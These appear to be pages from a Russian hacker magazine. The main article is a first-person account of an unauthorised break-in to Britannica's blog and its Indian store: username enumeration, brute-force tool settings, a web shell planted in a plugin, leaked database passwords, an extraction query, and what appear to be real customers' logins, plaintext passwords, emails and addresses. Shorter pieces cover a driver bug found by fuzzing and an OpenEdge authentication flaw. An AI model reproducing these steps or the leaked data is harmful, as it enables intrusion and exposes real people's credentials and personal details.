.text:0001DBFC mov    esi, [esp+8+arg_4]
.text:0001DC00 mov    eax, [esi]
                ; esi - наш буфер
.text:0001DC02 push  eax
```

```
.text:0001DC03 call  ENGINE_XmlMsgEmpty

[...]

.text:0001D200 ENGINE_XmlMsgEmpty proc near
.text:0001D200 arg_0 = dword ptr 4
.text:0001D200
.text:0001D200 push  esi
.text:0001D201 mov    esi, [esp+4+arg_0]
.text:0001D205 test  esi, esi
.text:0001D207 jnz  short loc_1D212

[...]

.text:0001D218 add    esi, 14h
                ; esi под нашим контролем

.text:0001D21B push  esi
.text:0001D21C call  sub_37650

.text:00037650 sub_37650 proc near
.text:00037650 arg_0 = dword ptr 4
.text:00037650
.text:00037650 mov    eax, [esp+arg_0]
.text:00037654 mov    dword ptr [eax+14h], 0
                ; запись 0x00000000 по произвольному адресу
.text:0003765B mov    dword ptr [eax+20h], 1
.text:00037662 add    eax, 28h

.text:00037665 mov    [esp+arg_0], eax
.text:00037669 jmp    nullsub_1
.text:00037669 sub_37650 endp
```

SOLUTION

Ждем исправления или перебираемся на другой HIPS. **И**

Получен Handle!

The screenshot shows a Windows command prompt window titled 'Командная строка - ioctl_fuzzer.exe vbenant'. The user runs the command 'ioctl_fuzzer.exe vbenant' and receives the following output:

```
ioctl_fuzzer by Nikita Tarakanov
Error: Error opening device \\.\afu

C:\poc\ioctl_fuzzer_2011\Release>ioctl_fuzzer.exe afundis

ioctl_fuzzer by Nikita Tarakanov
Error: Error opening device \\.\afundis

C:\poc\ioctl_fuzzer_2011\Release>ioctl_fuzzer.exe vbenant

ioctl_fuzzer by Nikita Tarakanov
Device \\.\vbenant successfully opened!
ioctl found!!! ioctl = 00002008
bytes returned 0x4
ioctl found!!! ioctl = 00002007
bytes returned 0x4
ioctl found!!! ioctl = 0000200A
bytes returned 0x4
```

To the right, the Device Manager window is open, displaying a list of system devices. The device 'vbenant' is highlighted in red, indicating it has been successfully accessed.



ЖУРНАЛ ДЛЯ ТЕХ,
КТО ЗАМЕЧЕН В ПОТОКЕ



УЖЕ В ПРОДАЖЕ!

Реклама



БРИТАННИКА ПОД КОЛПАКОМ

Взлом знаменитой оффлайн-энциклопедии

➔ Энциклопедия Британника — это старейшая и наиболее полная энциклопедия на английском языке, первые тома которой были изданы в далеких 1768—1771 годах. Ее сайт впервые увидел свет в 1995 году, а в данное время вплотную приближается по возможностям к Википедии. Я просто не смог пройти мимо этого эпохального труда и попробовал взглянуть на онлайн-овую Британнику немного глубже, чем ее обычные пользователи.

Знание — сила

Зная, что любое энциклопедическое изыскание начинается ab ovo, я зашел на главную страницу Британники, расположенную по адресу britannica.com (или eb.com). Первая ссылка, которая меня заинтересовала, незатейливо называлась Blog и вела на britannica.com/blogs. Открыв исходник данной страницы, я пришел в восторг, так как там гордо красовалась следующая надпись:

```
<meta name="generator" content="WordPress 2.2" />
```

Но, как и следовало ожидать, админы Британники оказались не такими уж и простаками: хотя версия движка и была крайне

древней, все известные уязвимости в ней были хорошо пропатчены, так что оставалось только продолжать поиски.


Следующим моим шагом был, конечно же, Гугл: «inurl:britannica.com filetype:php». Походив часа два по ссылкам и снова ничего интересного не найдя, я все же решил заняться Вордпрессом.

Грубая сила

Немного поразмыслив, я задумал коварный план по подбору пароля в админскую часть Вордпресса с помощью банально-го брутфорса. Для осуществления данного плана требовались действительные логины пользователей, которые можно было собрать с помощью известного бага движка: переходим по ссылке [britannica.com/blogs/?author=\[N\]](http://britannica.com/blogs/?author=[N]) ([N] — это ID нужного



Инжекты шелла в плагины



Шелл на Британнике

пользователя) и наблюдаем логин в тайтле страницы. Подставив по порядку несколько ID, я узнал, что на блоге присутствуют следующие юзеры:

```
admin, mlevy, dhoiberg,
jbluebering, jhennelly,
whosch, kkuiper, tppapas,
rmchenry, gmcnamee, rhorrow,
tom, bcosgrave, tgallagher,
rmurraythomas, jennifer,
ksparks, aguttmann,
jmaguire, rwilson
```

Но логины — это только полдела, необходимо было найти еще и пароли к ним :). Для этого я воспользовался ранее упоминавшейся на страницах рубрики X-Tools программой WBF.Gold (wonted.ru/programms/wbf-gold). Для начала процесса брутфорса нужно настроить прогу в разделе «Параметры»:

```
Хост/обработчик формы: http://www.
britannica.com/blogs/wp-login.php
Метод атаки: POST
Атрибуты Submit-кнопки: Name=wp-submit,
Value=Login
Имена полей идентификаторов: поле
"Логин"=log, поле "Пароль"=pwd
Индикация успешного входа: отсутствие текста
input type="password"
```

Для начала я скачал несколько объемных словарей по ссылке insidepro.com/rus/download.shtml и начал последовательную атаку по первому аккаунту с помощью сразу нескольких запущенных одновременно копий брутфорса. Спустя какое-то время я увидел, что успешно сбутился аккаунт mlevy с паролем London :). Дело оставалось за малым — залогиниться в админку и залить шелл, чем я и занялся.

Проникновение

Итак, зайдя в britannica.com/blogs/wp-admin и убедившись, что юзер mlevy обладает правами адми-



Блог Британники



Узнаем логины в WordPress

нистратора, я поспешил проследовать в раздел «Plugins». Здесь мне снова повезло — все плагины обладали правами на запись, так что я открыл файл akismet/akismet.php и записал в него свой веб-шелл. Теперь нужно было изучить сервер на предмет всяческих интересностей. Для этого я зашел в свой шелл с помощью кодового слова (britannica.com/blogs/?britan) и стал смотреть на список файлов и директорий веб-сервера в корне (/apps/docs):

```
account-443
account-80
benandbella
bindia
blog.qa.tar.bz2
catalog
category-template.php
contributor
corporate-80
dead.letter
deprecated_site_pages-80
dev-blog-wp22.zip
failover
form01-80
forms01-80
gcoop-80
help-80
httpd-advocacy
httpd-safe-443
https-199
...
wordpress-blog-80
wppingback-80
www-80
```

На сервере находились служебные файлы различных внутренних разделов и поддоменов Британники (которые, впрочем, были для меня не так интересны, как доступы к базам данных):

```
/apps/docs/wordpress-blog-80/blogs/
wp-config.php:

define('DB_NAME', 'blogs'); // The name of
the database
define('DB_USER', 'wordpress'); // Your
```



info


Если ты являешься разработчиком какого-либо движка или администратором крупного проекта, советую тебе оглянуться на безалаберных владельцев Британники и не повторять следующих ошибок:

1. Не забывай обновлять плагин-движка до самых последних версий.
2. Никогда не сохраняй личные данные пользователей в открытом виде.
3. Никогда не позволяй непривилегированному пользователю веб-сервера (apache в данном случае) быть владельцем важных файлов системы.
4. Никогда не ставь простых паролей, а также используй случайные пароли для различных сервисов.



links

- Виновник торжества: britannica.com/blogs;
- Индийское отделение Британники: britannicaindia.com;
- Последняя версия веб-шелла WSO: <https://rdo.org/forum/showthread.php?t=1085>.



Пароли в плейн-тексте




Таблица с заказами продукции Британника

```
MySQL username
define('DB_PASSWORD', 'gutenberg5!'); // ...and
password
define('DB_HOST', 'blogs.db'); // 99% chance you
won't need to change this value

/apps/docs/bindia/codelibrary/inc/connection.php:
$dbConn = pg_pconnect("host=bi.db port=5432 dbname=bi
user=bi password=bi");
```

и записи с адресами некой доставки:

Адрес платежа: 55-56, Udyog Vihar, Gurgaon Phase IV, Gurgaon, Gurgaon, India
Телефон: 9810040499
E-mail: kaushik@britannica.in.com
Адрес доставки: 55-56, Udyog Vihar, Gurgaon Phase IV

С помощью первого доступа я легко слил e-mail'ы, логины и пароли пользователей блога (обрати внимание, интересные пароли у британских книголюбов: Иоганн Гутенберг — это изобретатель книгопечатания), а вот для второго мне пришлось заливать уже знакомый тебе WSO веб-шелл, который умеет работать с базами данных PostgreSQL.


Индийская Британника

Подключившись к bi.db, я сразу же приступил к изучению содержимого БД нашего юзера: postgres, ihop, bi, aasl, site, ebtime, bil. Первые интересные обнаружались в таблице tbl_order_master, где находились следующие столбцы:

```
order_id
order_number
order_date
uid
order_status
bill_name
bill_address
bill_phone
bill_email
ship_name
ship_address
shipp_phone
shipping_chrages
```

Здесь домен britannica.in.com (который, кстати, не работает) навел меня на мысль, что название базы «bi» — это аббревиатура от Britannica India. Собственно, с этим запросом в Гугле я и узнал, что взломал целое индийское отделение Британники, располагающееся по адресу britannicaindia.com и по пути /apps/docs/bindia на нашем сервере. Сам ресурс britannicaindia.com позволяет жителям Индии заказывать различные продукты издательства Encyclopaedia Britannica (книги и CD/DVD), так что оставалось только найти более подробную инфу о покупателях в базе данных. Понятно, что узнав адрес одного из ресурсов, которые лежат на похеканном сервере, я сразу же захотел посмотреть на остальные сайты с помощью известного ReverselP-сервиса yougetsignal.com/tools/web-sites-on-web-server/:

```
advocacy.britannica.com
benandbella.eb.com
britannicaindia.com
corporate.britannica.com
corporate.eb.com
forms01.britannica.com
help.eb.com
info.eb.com
newsletter.eb.com
newsletters.britannica.com
partners.britannica.com
sales.britannica.com
statistics.eb.com
store.britannicaindia.com
```



Шопимся под чужим аккаунтом


support.britannica.com
universal.eb.com
www.apps.eb.com
www.britannicaindia.com

Как видишь, список оказался довольно-таки интересным. Но оставим его на потом, и вернемся к нашим индийским друзьям :).

Индийский магазин

Далее в той же базе данных я открыл таблицу `tbl_register`, содержащую 9 470 записей. Здесь для меня открылось чарующее зрелище: подробнейшие данные обо всех кастомерах Британники, а в качестве бонуса — кристально чистые пароли в плейн-тексте (уже в который раз замечаю, что серьезные ресурсы сильно не заморачиваются о шифровании важных данных пользователей). Вот лишь некоторые из таких данных:

```
Honie:rose:harpritikaur@hotmail.com:D-6/13, Vasant Vihar
ritesh:rockrover:riteshroxy@yahoo.com:sun power flats g block s.f.-4 memnagar
pioneer:pravyogi:pravin_hande@rediffmail.com:bhau daji road
ganguly:goa@calcutta:ganguly_sumam@yahoo.com:24, ali chirag lane,
muthana:pretty:muthana@vsnl.com:12 Sarat Chatterjee Avenue
anurup:mitali:anurup_m@vsnl.com:Surasree 24A, Lake View Road
superbat393:scurvycur:superbat_393@yaoo.co.uk:12,T.S.Krishna nagar extn,mogappair
SuyashAnand:9999999999:suyashanand@yahoo.com:xyz
champakali:mypczenith:bbsr@lnsel.com:cuttack
sim00:7020557:sim00@rediffmail.com:125 sainik vihar
arka:arkaarka:kaaraak@yahoo.com:catia
anilpost:bathinda:anilpost@hotmail.com:2242, urban estate phase-ii
k_dasgupta:mampu:k_dasgupta@hotmail.com:PO Box 72
madhu:rama:ureply@rediffmail.com:6576
satyajitpani:silusilu:satyajit_pani@msn.com:cuttack chandi cuttack
ramkishore:bansal123:ramkishore@vsnl.com:235, Katra Peran, Tilak Bazar
rjana:1234:rjana@vsnl.net:haldia
rakov2000:rakov2000:xaldinx@gmail.com:&3/2, Krishna Nagar
padma:suhana:padma@ebindia.com:B-2/171, Sfdarjang Enclave
manish:purohit:manish@manishpurohit.com:d-77
```



Успешный брутфорс

```
Panchsheel Enclave
thomas:thomas:thomas@britannica.com:1-86 madangir
RajuV:plsGOD:vraju3@emirates.net.ae:AYDJA PO BOX 25
vikram:krishnaaa:vikram@britannica.com:c-266,sarita vihar
```

Тысячи подобных записей я извлек с помощью нехитрого запроса «`SELECT username||chr(58)||password||chr(58)||email||chr(58)||address FROM tbl_register LIMIT 30 OFFSET 0`». Для теста я решил залогиниться по адресу britannica.com/registration.php с помощью randomного аккаунта `vinay_75a;13041974`, что, естественно, у меня сразу же получилось. Имея доступ к любому из аккаунтов магазина индийской Британники, можно было заказать очень много бумажных или мультимедийных копий данной энциклопедии на любые почтовые адреса :). Но я не стал заниматься таким непотребством, а всего лишь бережно слил дампы с пользователями к себе на дедик.

Заключение

Напоследок я решил еще немного походить по PostgreSQL базам данных.

Как это не удивительно, но в некой базе `bil` в таблице `users` также оказались незашифрованные пароли:

```
gabie;springsprung
tea;tea
mwiechec;password
sabis123!;sabisimages
erc123!;ercimages
kossuth;kossuth123!
и так далее
```

Поразившись такому халатному отношению к своим же собственным юзерам, я слил все доступные данные, а также скачал исходники всех сайтов-поддоменов Британники с ReverseIP-сервиса. После неудачной попытки поругать пропатченную машинку я удалил все свои шеллы и написал админам на мыло, чтобы они внимательнее относились к своим паролям и, соответственно, пользователям. Тебе же я в очередной раз могу посоветовать не смотреть на историю и размах любого онлайн-проекта, а просто немного глубже взглянуть на его структуру. Быть может, именно ты будешь тем человеком, кто найдет знаменательный баг в какой-нибудь... Википедии :). ☞



ОШИБКИ АРХИТЕКТУРЫ

Простые дыры в сложных вещах.

➔ Сегодня мы в очередной раз рассмотрим ошибки в сложных программных вещах, но это будут уже не баги в коде. Мы поговорим об ошибках, заложенных еще на стадии проектирования, то есть об архитектурных багах. Ну и конечно же, тебя ждут Oday-уязвимости...

Ошибка в логике


Ошибка, как известно, может быть в коде ПО, а может в конфигурации. Кроме того, возможны ошибки при неправильном внедрении или сопровождении системы. Но бывают оплошности и в самой архитектуре. Такие ошибки прячутся в самой задумке, в самой логике системы. Последствия могут быть разными, в том числе и такие, которые приводят к нарушению безопасности. Примеров таких косяков — пруд пруди: DLL-Hijacking, ARP-POISONING, SMB RELAY... А также менее глобальные — например, ошибки в модулях libc, при обработке переменной окружения LD_AUDIT (автор Тавис Орманди). В общем, зоопарк достаточно богат и многообразен. В этой статье я расскажу о своем опыте по выявлению и эксплуатации таких вот багов.

Байки из склепа

В России есть крупные компании. Крупным компаниям надо как-то автоматизировать некоторые процессы. Для этого нужно ПО. Такое ПО пишут программисты. При этом программисты решают задачу, которую ставит им компания. И на стадии проектирования таких систем случаются казусы, которые приводят к достаточно прикольным последствиям. Удивительно, что только уже после написания ПО возникает вопрос: а что у нас с безопасностью? Печально, но в России это так.

Пример из жизни — ответ технического директора крупной компании, занимающейся разработкой софта, на сообщение об обнаруженной уязвимости. Уязвимость банальная, типа «Переполнение буфера в стеке», последствия — выполнение произвольного кода.

Simple bug in 'coding' stage



Слайд с конференции CONFidence 2010(2): так исправляются кодерские баги

Так вот, ответ сотрудника компании, отвечающего за безопасность этого софта: «Это бред. Как может выполняться произвольный код? Откуда он возьмется в нашем ПО? Если и выполнится код, то только наш собственный, а он не произвольный! К тому же, у наших клиентов антивирус есть!» Пересказ вольный, но смысл передан точно. Так-то вот.

Но что-то я отвлекся — вернемся к ошибкам в логике. Собственно, любой анализ безопасности системы/проекта начинается крайне банально — запускается сниффер. Причем на клиентской тачке. Это необходимо, чтобы понять, как система работает с сервером. В 90% случаев уязвимости в логике выявляются тупо при анализе логов этого самого сниффера. К примеру, всем очевидно, что при любой модели клиент-сервер желательно разграничивать работу СУБД с клиентом. Но многие наши разработчики ленятся писать — например, систему управления бизнесом, на основе трехзвенной архитектуры. Напоминаю, что при таком раскладе у пользователя стоит клиентское ПО, которое работает с сервером приложений, а сервер, в свою очередь, работает с данными в СУБД. В итоге надо писать два продукта — клиент и сервер приложений, а кроме того еще разрабатывать БД (хранимые процедуры, триггеры, да и вообще схему). Как итог — многим лениво писать сервер приложений, и они разрабатывают клиентское ПО, которое напрямую работает с СУБД. Такая двухзвенная модель накладывает ряд дополнительных требований к безопасности на уровне логики и разграничения доступа.

Однажды, разбирая логи сниффера, мы увидели такую реализацию. Клиент выполняет аутентификацию с СУБД на основе NTLM, то есть доступ в БД был организован по учетным записям домена. Далее клиентское ПО выбирало роль, соответствующую своей учетной записи, в специальной таблице. А перед тем, как выбирать данные из любой боевой таблицы, проверяло, есть ли у данной роли права на эти данные. Очевидный косяк тут — проверка роли на стороне клиента, ведь что мешает пользователю выполнить соединение с СУБД с помощью клиента этой самой СУБД? Так как ролевая модель «поддельная», а не основана на возможностях СУБД, то такой расклад приводит к полному доступу к системе и всем данным. Самое забавное, что выполняя анализ безопасности другой отечественной системы, в другой компании, мы обнаружили точно такой же подход к архитектуре и, соответственно, ошибка была абсолютно такая же.

Естественно про это «и так знают» и выходят из положения, например, с помощью установки терминальных серверов, с которых пользователи и работают с системой. Но хочу заметить, что такой подход — не панацея, а просто «костыль». Другие же разработчи-

ки, зная о подобной проблеме, реализовали ограничение доступа, используя ролевую модель самой СУБД. Они отказались от доменных учеток, заводя учетные записи в базе данных. Внешне это выглядит так: пользователь запускает клиентское ПО, ждет секунду, получает список пользователей, ищет в списке свою фамилию, жмет кнопку «Войти», после чего у него спрашивают пароль, который он вводит. Снифф трафика показал удивительную вещь: действительно, пароль проверяется на уровне СУБД специально разработанной процедурой, ролевая модель прописана там же, клиент ничего не решает, но шаг с отображением списка пользователей был провален полностью. Клиентское ПО коннектится к БД под учетной записью по умолчанию, которая прошита в памяти (легко можно достать дебаггером). Далее идет селект списка пользователей, но тут есть нюанс: по идее это должно было быть реализовано так:

```
select logins, FIO from db;
```


Но, по неизвестным причинам, было сделано так:

```
select * from db;
```

Что позволяло получить пароли всех пользователей при отображении их списка. Естественно, пароли в клиентском ПО не отображались, но в логах сниффера они были видны вполне четко. И

Архитектурные баги патчить труднее...





Ставим брейкпоинт на данные

даже если бы этого селекта не было, то таблица db была доступна пользователю по умолчанию, так что пароли можно было получить, используя прошитую учетку. Зачем программисты используют свои навороты, вместо того, чтобы пользоваться уже проверенными механизмами? Им виднее...

OpenEdge

Ладно, хватит историй, перейдем к делу. Сейчас я расскажу об идиотской архитектурной ошибке в известном в узких кругах продукте RDBMS Progress OpenEdge. Название кажется тебе незнакомым? Вот лишь малый список компаний, которые используют эту СУБД:


- PepsiCo
- Coca-Cola
- Johnson & Johnson
- Lockheed Martin
- McDonnell-Douglas
- Sony
- Danon
- Mercedes-Benz
- Ford Motor
- Mazda Motor Corporation
- Heineken
- ...

Так что, как видишь, эта штука очень мощная и дорогая, используется в крутых компаниях :). Там мы ее и нашли. Вернее, нашел ее sh2kegg и наш коллега (теперь уже работающий в Yandex) Алексей Трошичев. С помощью одного лишь sniffера на клиентской части они заметили одну деталь: от клиента к серверу не

передается ничего, что напоминало бы хэш пароля или сам пароль во время аутентификации. Сначала sh2kegg заметил, что вроде вот он — хэш. Но... он передавался от сервера к клиенту! Это озадачило наших героев. Понять, что происходит, было трудно, но шуткер заподозрил, что тут-то и зарыт ключ к разгадке. Однако времени на дебаг не было, так как он находился на объекте и должен был делать работу дальше. Зато автор статьи на объекте не был и располагал временем. От шуткера поступил телефонный звонок с описанием проблемы: «Неужели хэш от пароля посылается клиенту? И если да, то что же клиент делает с этим хэшем?». Я подумал, что он бредит. Какой разработчик напишет такую ерунду? Тем не менее, раз есть задача, то надо ее решать. Я скачал триал СУБД OpenEdge, установил, настроил и начал копать. Первым делом я запустил sniffер и провел аутентификацию. Слова Саши подтвердились — от клиента ничего дельного не идет, зато от сервера идет какая-то ботва, похожая на код, пароль, шифр или хэш. Проверить этот факт не составило труда. Сделав дамп таблицы _Users, я увидел, что напротив логина Admin, созданного мной, стоит точно такая же строка как и в TCP-пакете от сервера к клиенту. Опять интуиция шуткера не подвела — это был хэш. Но какого... почему от сервера? Что делает клиент? На эти вопросы помог ответить OllyDbg.

What the heck?

Тут я расскажу подробнее, так как это может быть любопытно. Берем OllyDbg или ImmunityDebugger и аттачимся к клиентскому процессу OpenEdge — prowin32.exe. Так как хэш приходит от сервера, то требуется найти место разбора входящего трафика. Для начала надо поставить брейкпоинт на функцию recv(), так как, видимо, с ее помощью ПО получает данные. Известно, что эта функция прячется в библиотеке WS2_32.dll, но на всякий случай сдела-



Функция сравнения хэшей

